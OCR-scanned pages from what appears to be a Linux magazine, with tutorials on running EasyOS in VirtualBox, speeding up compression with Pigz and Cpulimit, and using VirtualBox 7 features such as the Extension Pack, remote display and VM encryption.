
If you're looking to give EasyOS a test drive in *VirtualBox,* the lack of an ISO download may seem insurmountable. Not so – the supplied IMG file contains the partitions required to boot and run EasyOS, so while *VirtualBox* can't mount this directly, you can convert the IMG file to a virtual hard disk (VDI) file, from which you can boot your VM.

After downloading the latest version of EasyOS (**https://distro.ibiblio.org/easyos/amd64/releases/kirkstone/**), open a terminal window and navigate to the directory containing your IMG file, then convert it to VDI using the command-line version of *VBoxManage:*

```
$ VBoxManage convertdd easy-5.6.5-amd64.img easy-os.vdi
```

Copy or move the VDI file to your *VirtualBox* **VMs** folder. Open *VirtualBox*, choose File > Tools > Virtual Media Manager. Click Add to add **easy-os.vdi**. Click Properties, then resize the drive as required (at least 6GB) to give your install space to grow. Click Apply.

Next, create a new machine – give it a suitable name, set the version to Linux > Linux 2.6/3.x/4.x/5.x (64-bit), leave ISO Image unselected, and click Next. Allocate it at least 512MB and two processor cores. Click Next. Select the **easy-os.vdi** file from Use An Existing Virtual Hard Disk File, and click Finish. Again, be sure to max out the video RAM (128MB) and enable 3D Acceleration support from Settings > Display before opening the VM, which will boot straight to the installer.



General
Name: EasyOS 5.6.5
Operating System: Linux 2.6 / 3.x / 4.x / 5.x (64-bit)

System
Base Memory: 2048 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled


Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: easy-os.vdi (Normal, 12.00 GB)

Audio
Host Driver: Default
Controller: ICH AC97

It doesn't take much to get a virtualised machine running EasyOS up and running.

»

Take the time to configure EasyOS's firewall before you switch it on for the first time.



Firewall Setup 0.7

Choose which connections to allow through your firewall.

Check your required remote connections or leave the default.
Advanced users may need a more granular Firewall. Please visit:
Alien Bob's Easy Firewall Generator for IPTables

Firewall Off

☑ When this button is checked a generic firewall is generated on no specific interface.
☐ Check this box to enable logging.

☐ The default setting is that all ports are blocked. Uncheck to allow you to check some ports.

☐ Check this to allow higher level server settings (Experts only).

☐ SSH - Remote secure shell access
☑ CUPS - Printer server
☑ Samba - Share files with Windows
☑ Samba Client - Browse files on Windows
☐ DLNA - Media Server
☐ NTP - Time server

drive and hit Enter to select EasyOS Kirkstone from the boot manager. You're prompted to select a language for the setup wizard, which resizes the main partition to fill all available space on the disk, then prompts you to set your keyboard layout (21 for UK English). You're given the chance to encrypt the working partition with a password, then the first system snapshot is taken.


From here you're taken to the EasyOS desktop – a redesigned but familiar desktop to many Puppy Linux users, based on the JWM (**https://joewing.net/projects/jwm**) desktop. You're faced with a Quick Setup window that enables you to quickly set key preferences. At first glance it seems everything you need is configured from this initial screen, but it's not quite that simple. After setting your country, display resolution and network preferences, clicking OK closes the window, but other setup windows pop up in turn.

The key is to not rush – each window is relatively straightforward to navigate, and the *Firewall Setup* tool offers an excellent example of EasyOS's attempts to make itself beginner-friendly (or beginner-friendlier) with plain-English text, straightforward options and lots of context-sensitive help behind numerous ? buttons.

Once you've worked your way through these pop-ups, a summary dialog appears, but you're not quite done with the hand-holding. A *HelpSurfer* app pops up to provide a grounding in EasyOS's basic concepts. This is basically a locally hosted webpage, and you'll see further links leading to both offline and online pages at the project's website (**https://easyos.org**).

In the top-left of the desktop, you'll find a series of icons providing handy shortcuts to key parts of your system. The Files shortcut is link to a personal **Files** folder, inside which are the usual suspects: **Documents**, **Media** and so on. Click WWW to browse the web with *Chromium,* while Apps opens the *EasyApps* launcher, providing access to key apps (both pre-installed and available via one of EasyOS's package managers). Here you'll find a surprising number of well-known apps, from *LibreOffice* and *GIMP* to *Evince* and *GParted,* are already in place – despite EasyOS's small footprint.

It's a good idea to encrypt your drive partition – it'll be the only password you supply at any point.



```
EasyOS Kirkstone64, version 5.6.5

Finding drives
  .
  Working-partition: sda2
Working drive read speed test (lower the better): 12

 Please enter password to decrypt the working-partition
 OR just press ENTER to bring up a menu of boot options
 Password: *************

Mounting read-only layer of layered filesystem
  Mounting squashfs file easy.sfs
Creating layered filesystem, type: aufs
Performing a switch_root onto the layered filesystem
Making the filesystem usable...                                     done
Loading kernel modules...                                           done
Setting up services (network, printing, etc.)...            [backgrounded]
Recognising media devices... optical input
```

To the right of these is a group of icons with pink padlocks – these are shortcuts to containerised apps – while the rest of the desktop is largely self-explanatory, from further desktop icon shortcuts to the familiar Menu button and taskbar at the bottom of the screen.

Paw-kages

You're spoiled for choice when it comes to adding new software to EasyOS, thanks to its support for four package managers, all accessed via the Pkg shortcut. Which one you choose depends on what software it offers and how you want it installed – the Pkg shortcut makes this clear with detailed descriptions.

It can be confusing jumping between the four, as none offers very large collections of apps, even those offering easy install of Flatpak (Flapi) and AppImage (Appi) packaged apps. This is because only apps tested and known to work with EasyOS are included.

Of the other two package managers, *PKGget* is the 'traditional' option, offering the highest level of compatibility, but people used to large repos like those offered in Ubuntu and Debian may be disappointed by the narrow choice offered by the three supported repos: oe-kirkstone, pet-noarch and pet-kirkstone. All apps installed through *PKGget* are configured to run as the root user, but you can configure individual apps to run as non-root by opening the Menu, choosing System > Login & Security Manager, and clicking Modify.

The final package manager is where things get 'interesting'. *SFSget* opens access to two SFS packages, described as "large apps or collections of apps" that can be installed as regular apps or into containers depending on the app (or indeed distro, as this is where you can load alternative distros).

A friendly breed

After selecting your chosen repository, click the Browse button, where you'll see a list of paths, inside which is a disparate collection of apps, distros and drivers. Each path corresponds to the underlying distro ecosystem powering the app in question – you'll notice only apps listed under **easyos/oe/kirkstone** can be installed both natively or as a container, all others require installing into a container to ensure they have the required libraries and other dependencies.

Select an item and you'll see a detailed description of how it's installed – click Download to open a separate terminal window that details the file(s) being downloaded. Once done, it's replaced by another window *(SFSget* package installer) asking how to install the package. You have a choice of up to three options depending on the package: install natively, as a new container or into an existing container.

You're then told the app is installed and a desktop icon appears with the tell-tale pink padlock if it's installed as a container, but that's not the whole story. EasyOS is premature in announcing the installation – you often need to reboot EasyOS before the shortcut works; otherwise, you get an error about not being able to access a file like **/usr/bin/ec-chroot-krita**.

Once installed, the containerised app works like any other – there's no discernible difference between them except in their access to your main filesystem. Containerised apps installed through *SFSget* have no direct access to your files except via a special **/Files/Shared** folder, which allows you to transfer files to the app inside the container as well as retrieve them.

That said, you can retrieve data from any container directly, too – navigate to **mnt/wkg/containers/** where you'll find a folder for each container, giving complete access to its files (but only while the container is running – if you quit the app, the folder empties).

Containerised distros work in a slightly different way – instead of opening in a window inside your main desktop, they open a second desktop (press Alt+F6 to flip between them and the EasyOS desktop). This way, you can try EasyOS with different bases – there's Debian Buster, for example, inside which you can run a much broader range of apps than with the default OpenEmbedded Kirkstone release.

Guard pup

When it comes to managing containers – including removing containers and converting existing apps into containerised versions of themselves – everything is done through the *Easy Container Management* tool. As with many of EasyOS's tools, it can take a little time to track down – it's on the Menu under Filesystem.

You'll see three sections: Security Options enables you to alter a container's access to its surrounding environment, with both simple descriptive options– such as Minimum Security, Without Internet, and Run An Individual X App, With Internet Access – and an Expert tab for granular control.

Beneath this is Manage – it's here you select an existing container from the drop-down menu to apply new security settings if you wish, load extra SFS files (effectively add another app to the same container via its own read-only filesystem layer if the app has been downloaded but not installed), or remove the container.


Finally, the Create section enables you to set up a new container – either via a shortcut to *SFSget* or by containerising an existing app. In the case of the latter, select your app from the drop-down menu and click Create & Exit.

Paws for thought

EasyOS also boasts a snapshot tool that enables you to roll both backwards and forwards quickly and easily. Access *Easy Version Control* from Menu > Filesystem, where you'll see three sections. Session enables you to back up a snapshot of your working session – this is the writable layer of the filesystem where all your user changes (minus anything stored in the **/files** folder, including personal data) are kept. You can also wipe clean the session with Erase (you're given the option to preserve certain profiles, including audio, video and browser).

Beneath this is the rollback section, where you can restore previous sessions as well as earlier releases of EasyOS in case the current release proves troublesome. By default, five snapshots or versions are kept – this can be set to anything between one and nine. Finally, you can also apply snapshots to your containers – apps and distros – using the tools at the bottom of the dialog (note, the container must be shut down before you can back it up in this way).

The snapshot tool is incredibly useful because it gives you complete freedom to really put EasyOS through its paces. It could also prove vital going forward, because in late January 2024, Barry Kauler unveiled the beginnings of a new 6.x build: EasyVoid, built from Void Linux binary packages. Described as "alpha-quality", you can track its ongoing progress via both Barry's own website (**https://bkhome.org/news/tag_easy.html**) as well as the Puppy Linux forums (**https://forum.puppylinux.com/viewtopic.php?t=9553**). Expect a stable release within a few months.


Easy Version Control

Here you may choose to take a snapshot of the session, or roll back to an earlier snapshot or version

Current status
Version: 5.6.5

Session
Erase the working session: Erase ?
Snapshot of the working session: Snapshot ?

Rollback
Easy 5.6.5
□ Release 5.6.5
Snapshot 202401251641
Depth: 5 Rollback ?

Containers
Take a snapshot or erase the working session, or rollback to an earlier snapshot, in a container
buster Erase Snapshot -empty- Rollback ?

Cancel ?

EasyOS's snapshot feature is a godsend, and can be used to create both system snapshots and container-based ones, too.


» TWEAK YOUR SETTINGS

There's lots you'll probably want to change about the EasyOS desktop – items are opened with a single click by default, for example – and there's plenty of tools to help, but a quick look at the Menu reveals around 60 configuration-based tools divided into three categories: Desktop, System and Setup. Within each you'll find around 20 tools that provide you with customisation, setup and tweaking options. Some of the tools are self-explanatory, while others are more cryptic (who knew *Puppy Event Manager* – redubbed *Easy Event Manager when* opened – covers such disparate settings as drive hotplugging, desktop icons, media autoplay and automatic power-off?).

Thankfully, there's a desktop shortcut (Setup) to the *EasySetup* tool, which provides a more user-friendly way to access some of these tools via four tabs (Desktop, EasyOS, Hardware and System). Clicking an icon opens the tool, but *EasySetup* then closes, forcing you to reopen it each time.

We also recommend taking the time to tweak the built-in file manager *(ROX-Filer),* particularly if you find the single-click behaviour irritating. Right-click inside any file window and choose Options to bring up a settings panel – the Single-Click Navigation setting is in the primary Filer Windows section. Untick it so files and folders require a double-click to open.

Keep an eye out for ? buttons – you'll notice they're liberally spread around – which provide handy context-sensitive help for the relevant option or panel.



EasySetup

Configure appearance, hardware and system operations

Desktop | EasyOS | Hardware | System

= not installed

Font Size - Adjust text size
Icon Themes - Choose a desktop icon theme
JWM - Configure JWM window manager
Mouse Cursor - Modify appearance of pointer
Move Icons - Icons in tray or desktop
GTK Themes - GTK/Qt themes
JWM Themes - Window manager themes
Wallpaper - Choose a background

EasyOS is blessed – or is that plagued? – with a smorgasbord of settings tools.

PIGZ

Credit: https://zlib.net/pigz/

Parallel compression

Parallel processing, the computing equivalent of juggling, as **Shashank Sharma** calls it, can be used to perform everyday tasks to save time.


OUR EXPERT

Shashank Sharma is a trial lawyer in Delhi, India. He's been writing about open source software for 20 years, and lawyering for 10.

Compressing files is one of the most mundane activities, and frequently performed without much thought. For most Linux users, irrespective of distro, *Gzip* is the tool of choice. But it's quite slow, especially with large files running into hundreds of megabytes or more. On modern multi-core machines, you can easily speed up compression with parallel processing. Cue *Pigz.*

Pigz achieves far faster compression because it puts the power of multi-core machines to proper use when compressing data.

Released under the permissive zib licence, *Pigz* is the brainchild of Mark Adler, who apart from his work with NASA on the Spirit Mars Exploration Rover, has contributed to the development of the PNG image format, and developed both zlib and the *Gzip* utility along with Jean-lop Gailly.



1 / 1
Tilix: linuxlala@playground: ~/Desktop/test-pigz
1: linuxlala@playground: ~/Desktop/test-pigz

```
linuxlala@playground:~/Desktop/test-pigz$
pigz -l ebook_adv.pdf.gz
compressed   original reduced  name
 242454871  248457651    2.4%  ebook_adv.pdf

linuxlala@playground:~/Desktop/test-pigz$ pigz -l ebook_adv-best.pdf.gz
compressed   original reduced  name
 241878154  248457651    2.6%  ebook_adv.pdf
linuxlala@playground:~/Desktop/test-pigz$ pigz -l compressed.tar.gz
compressed   original reduced  name
 153743712  173885440   11.6%  compressed.tar
linuxlala@playground:~/Desktop/test-pigz$ pigz -h
Usage: pigz [options] [files ...]
  will compress files in place, adding the suffix '.gz'. If no files are
  specified, stdin will be compressed to stdout. pigz does what gzip does,
  but spreads the work over multiple processors and cores when compressing.

Options:
  -0 to -9, -11        Compression level (level 11, zopfli, is much slower)
  --fast, --best       Compression levels 1 and 9 respectively
  -A, --alias xxx      Use xxx as the name for any --zip entry from stdin
  -b, --blocksize mmm  Set compression block size to mmmK (default 128K)
  -c, --stdout         Write all processed output to stdout (won't delete)
  -C, --comment ccc    Put comment ccc in the gzip or zip header
```

Pigz is faster than Gzip as it spreads work over multiple processors and cores when compressing.

As a parallel implementation of *Gzip*, *Pigz* has all the features of *Gzip* at its disposal. So, you can define the level of compression, with **-1** being the fastest and **-9** the slowest. Of course, the fastest level offers the least amount of compression, and the highest level offers the most. *Pigz* defaults to level 6, the same as *Gzip*.

You can also opt to overwrite the original file with the compressed one, or retain the original and let *Pigz* create a compressed copy. Depending on how many cores are available on your machine, you can also opt to utilise all or only some of them when running *Pigz*.

It's pronounced pig-zee

Just like *Gzip*, you'll find *Pigz* in the repositories of most modern desktop distros, although it's not installed by

» USE CPULIMIT TO LIMIT THE CPU

You'll find *Cpulimit* in the software repositories of most desktop distros. Install it using the default software management utility on your distro.

The utility works by restricting the amount of CPU that a defined process can use up. You have to rely on *Top* or another such tool to identify the PID of the process you wish to restrict using *Cpulimit.* You can also restrict the process if you know the exact name of the executable file, or its absolute path.

There are times when certain processes take up quite a lot of resources. If you ever find a process taking up significant amount of the CPU, you can easily restrict it with:

```
$ cpulimit -p <pid> --limit <num>
```

For instance, the command `cpulimit -p 360511 --limit 20` brought CPU usage by *VirtualBox* to under 20%, when earlier it was nearly 90%:

```
$ cpulimit -p 360511 -l 20
Process 360511 detected
^CExiting...
$
```

The limit enforced by *Cpulimit* remains in place until you press Ctrl+c to exit. The process is free to eat up more CPU as soon as you exit the command. To keep the limit in force for as long as the process is running, you can move *Cpulimit* to the background with the **-b** command option or use **&** at the end of the *Cpulimit* command:

```
$ cpulimit -p 360511 -l 20 &
```

default. The utility requires the zlib and pthread libraries. The latter is probably already installed on your system, but you might not have zlib 1.2.3 or later, which is required for the newer releases of *Pigz*.

If you're running Ubuntu, Debian or a derivative distro, you can install *Pigz* with the `sudo apt install pigz` command. Run the `sudo dnf install pigz` command instead if you're on an RPM-based distro.

However, if you want the latest version of *Pigz*, your only recourse would be to manually compile and install zlib and *Pigz*. Thankfully the process is straightforward.

First, head over to zlib's homepage (**https://zlib.net**) and download the latest tarball. At the time of writing, the project had just released version 1.3.1. Next, uncompress the tarball with `tar zxvf zlib-1.3.1.tar.gz`. You can now install zlib by executing the trio of `./configure`, `make` and `sudo make install` commands.

With the latest version of zlib installed, we can install the most recent *Pigz 2.8*. As with zlib, download the source tarball and uncompress the file with the `tar zxvf pigz.tar.gz` command. Now, navigate into the **pigz** directory and run the `make` command. This creates two executable binaries in the current directory – **pigz** and **unpigz**. You can move them to any directory in your **$PATH**. And that's it! You can now utilise the power of parallel processing to quickly compress large files.

Who let the Pigz out?

The basic syntax of the *Pigz* command is `pigz [OPTIONS] filename`. *Pigz* defaults to level 6 compression and replaces the specified filename with **filename.gz**. You must use the **-k** command option if you wish to retain the original file as the tool deletes it by default. For instance, the command `pigz -k filename` leaves **filename** untouched and creates a separate **filename.gz** in the current directory.

Depending on the filetype, and the compression level used, you might not always see a huge reduction in the file size. But you can use the **-l** switch with *Pigz* to check details of the newly created compressed file, including the level of compression:

```
$ pigz -9 -k filesmadeinto,iso
$ pigz -l filesmadeinto,iso.gz
compressed  original    reduced  name
4042230590  4071903232  0.7%     filesmadeinto,iso
```

As you can see, the **-l** command option displays the compressed as well as the original file size and also the amount of reduction. To test just how efficient *Pigz* is compared to *Gzip*, try compressing the same file with both tools and use the *Time* utility to test them:

```
$ time pigz -9 -k filesmadeinto,iso
real   3m4.822s
user   5m23.257s
sys    0m16.536s
$ time gzip -9 -k filesmadeinto,iso
real   6m49.649s
user   3m52.825s
sys    0m8.058s
```

As you can see, *Pigz* performed the same operation on the same file in around half the time taken by *Gzip*.

To uncompress a file, you can use the *Unpigz* utility or the `pigz -d filename.gz` command. Although we've covered most of the useful ones already, here's a list of some of the commonly used options for *Pigz*:

Option	Purpose
-0 to -9	Define compression level
--fast	Set compression level 1
--best	Set compression level 9
-k, --keep	Retain original file
-p <num>	Define the <num> of compression threads
-z	Compress to zlib (.zz) format instead of .gz
-K, --zip	Compress to .zip format instead of .gz
-h, --help	Print help screen

We also tested *Pigz* on directories of different sizes, comprising PDF and DOCX files. Surprisingly, the resulting compressed tarball was significantly smaller. To compress a directory with *Pigz*, you have to use the `tar --use-compress-program "pigz [options]" -cf filename.tar.gz` command:


```
$ tar --use-compress-program "pigz -k" -cf
compressed.tar.gz Dec-2020
$ pigz -l compressed.tar.gz
compressed  original   reduced  name
153743220   173885440  11.6%    compressed.tar
```

Here, even with the default level, *Pigz* achieved an 11.6% reduction, as the original 173.8MB directory was reduced to 153.7MB.

Speed things up

By default, *Pigz* creates <n> number of compression threads, where <n> is the number of processors on your system. You can run the `nproc` command to check the number of processors if you're unsure. So, on a four-core machine, such as our test computer, we can use the `pigz -p 2` command to restrict *Pigz* to only use two cores.

Depending on the original file or directory size, restricting the number of cores used can greatly affect the time taken to complete the compress operation. LXF


1 / 1
Tilix: linuxlala@playground: ~/Desktop/test-pigz
1: linuxlala@playground: ~/Desktop/test-pigz

```
sys     0m0.473s
[ble: elapsed 5.376s (CPU 316.9%)] time tar --use-compress-program "pigz -k" -cf
linuxlala@playground:~/Desktop/test-pigz$ time tar --use-compress-program "pigz
-k -p 2" -cf compressed3.tar.gz Dec\ '2020/

real    0m6.245s
user    0m12.540s
sys     0m0.437s
[ble: elapsed 6.245s (CPU 207.7%)] time tar --use-compress-program "pigz -k -p 2
linuxlala@playground:~/Desktop/test-pigz$ time tar --use-compress-program "pigz
-k -p 1" -cf compressed1.tar.gz Dec\ '2020/

real    0m11.477s
user    0m11.164s
sys     0m0.381s
[ble: elapsed 11.476s (CPU 100.6%)] time tar --use-compress-program "pigz -k -p
linuxlala@playground:~/Desktop/test-pigz$ time tar --use-compress-program "pigz
-k" -cf compressed0.tar.gz Dec\ '2020/

real    0m5.335s
user    0m16.122s
sys     0m0.402s
[ble: elapsed 5.335s (CPU 309.6%)] time tar --use-compress-program "pigz -k" -cf
linuxlala@playground:~/Desktop/test-pigz$
```

For the same operation, Pigz took five to 11 seconds, depending on the number of cores we permitted it to use with 'pigz -p <num>'.

QUICK TIP

You can use the *Nice* utility to restrict the amount of CPU time available to a process to free up resources for other tasks. Refer to the box *(opposite)* for instructions on using *Cpulimit* to control the amount of CPU eaten by any given process.

VIRTUALBOX

Credit: www.virtualbox.org

Get more from your virtual machines

Nick Peers reveals how to install the latest version of VirtualBox and use its new and existing features to improve your VM experience.

OUR EXPERT

Nick Peers has been playing with virtual machines for as long as he can remember. He's tried most of them, but keeps circling back to *VirtualBox*.

Let's lay our cards on the table. We're not here to show you how to use *VirtualBox* for the first time – we assume you're already using it for whatever needs you have, from enabling you to give alternative distros an extended test to keeping an old Windows install on the side for apps you can't live without and that don't run in *Wine* or *CrossOver*.

Instead, we're assuming you've been using the version supplied by your distro's repositories, which likely means *VirtualBox 6.1*. In this tutorial, we'll take a deep dive into the features unveiled in version 7.0 and now largely refined after more than a dozen interim maintenance releases. In addition, we'll provide some tips to help you get the most from your VMs.

Build a catalogue of VMs so you can road-test multiple OSes or set up various test beds.

Get VirtualBox 7

The first step is to upgrade to the latest version of *VirtualBox* – the box *(opposite)* provides a précis of the new features on offer to give you a reason to upgrade.

You can download a DEB or RPM file of the latest release for your specific distro from **www.virtualbox.org/wiki/Linux_Downloads**, but you can also install it from a dedicated *VirtualBox* repo to take the hassle out of future updates, which appear every few months.

If you're running Ubuntu, Mint or some other Debian derivative, the following commands should see *VirtualBox 7.0.14* (at time of writing) installed:

```
$ sudo apt update
$ wget -O- https://www.virtualbox.org/download/oracle_vbox_2016.asc | sudo gpg --dearmor --yes --output /usr/share/keyrings/oracle-virtualbox-2016.gpg
$ echo “deb [arch=amd64 signed-by=/usr/share/keyrings/oracle-virtualbox-2016.gpg] http://download.virtualbox.org/virtualbox/debian $(lsb_release -cs) contrib” | sudo tee /etc/apt/sources.list.d/virtualbox.list
$ sudo apt update && sudo apt install virtualbox-7.0
```

Before launching *VirtualBox 7*, you may have to add your user to the `vboxusers` group to avoid possible USB enumeration errors on startup:

```
$ sudo usermod -a -G vboxusers <user>
```

Replace `<user>` with your username (so `vboxusers nick`, for example), then log out and back in.

Extended edition

You no longer need to install the VirtualBox Extension Pack to gain USB 3.0 support for your VMs, but it does come with other benefits for those willing to live with non-open source code (and a licence that's free for personal use only, so be careful using it on your work laptop). For starters, there's support for using your host webcam in guest machines without having to capture them, plus support for virtual NVMe drives.

You also need the Extension Pack to tap into two new features offered in *VirtualBox 7.0:* full VM encryption (alongside existing disk encryption), and the ability to integrate with Oracle Cloud Infrastructure hosted VMs. You also gain access to the VirtualBox Remote Display Protocol (VRDP) for accessing guests from another computer on your network.

Thankfully, integration and installation is simple: first, verify you're running the latest version of *VirtualBox* (Help > About VirtualBox). Then download the corresponding VirtualBox Extension Pack 7.0.14 from **www.virtualbox.org/wiki/Downloads**. Finally, open *VirtualBox*, then go to Extension > Install, select the downloaded file and click Install twice. Note

QUICK TIP

Look out for possible UBSAN errors on Ubuntu machines related to *VirtualBox*. Visit **https://forums.virtualbox.org/viewtopic.php?t=110315** for a discussion – on our test machine (Ryzen 7 5700x, Nvidia GTX 1660 Super graphics), the errors (non-critical) appear on a system running *VirtualBox* 7.0.14.

the restrictions and then click Agree followed by your user password.

Take it to the cloud

Once installed, you can immediately access your webcams from any guest without having to perform any command-line trickery – simply open the Devices menu on your guest window to see a Webcams menu. All connected webcams are shown here, and ticking one makes it accessible in the guest without stealing it from your host PC in the process.

Making use of the VRDP is simple, too: navigate to the guest and click Settings. Select Display and switch to the Remote Display tab. Tick Enable Server and choose your port, authentication method (null in most cases) and click OK. Assuming you don't want to see the VM on your host machine, click the down arrow next to Start and choose Headless Start. From your remote machine, log into your host PC's IP address and the port you specified on an RDP client on another device on your network to control your VM remotely.

When it comes to the new features, you'll see a new Cloud Profile Manager option appear under File > Tools. From here, an OCI profile is already set up, so simply click the Try button to sign up for a free account to start deploying cloud-based VMs. Integrating this into *VirtualBox* involves creating a private/public key pair using OpenSSL – see Oracle's explanatory YouTube video (**www.youtube.com/watch?v=3roYMw-D2ks&t**) for details.

Encrypt your VMs

VirtualBox has long supported encrypting the VDI file used for your VM's virtual hard drive(s). It's easy to do as well – simply open the VM's settings and navigate to General > Disk Encryption to enable it, choose the encryption type and set a password. You then need to provide this password each time you boot the VM.


VirtualBox 7.0 introduces an entire VM encryption option via the Extension Pack, but despite our best efforts, we couldn't get it to work. There's no option to set this in the GUI, while all efforts involving the command line as per *VirtualBox's* documentation (see the Encryption Of VMs section in chapter 9 of the manual at **https://docs.oracle.com/en/virtualization/virtualbox/7.0/user/**) resulted in an inaccessible machine with a cryptic `VERR_NOT_FOUND` error when restarting the VirtualBox Manager.

If you want to experiment yourself, this is the recommended syntax as per the manual:

```
$ VBoxManage encryptvm <uuid|vmname>
setencryption --new-password <filename|->
--cipher <cipher-ID> --new-password-id <ID>
```

Items marked with `<>` require changing. We advise you to work on a copy of your target VM – right-click it in the VirtualBox Manager machine list and choose Clone, making sure it's a full clone, not a linked one, to avoid rendering your VM useless, as we did.

CONTROL YOUR VM



Vendor ID: 0930
Product ID: 6545
Revision: 0110
Serial No. C03FD5F76E64E361E000CCB4
State: Captured

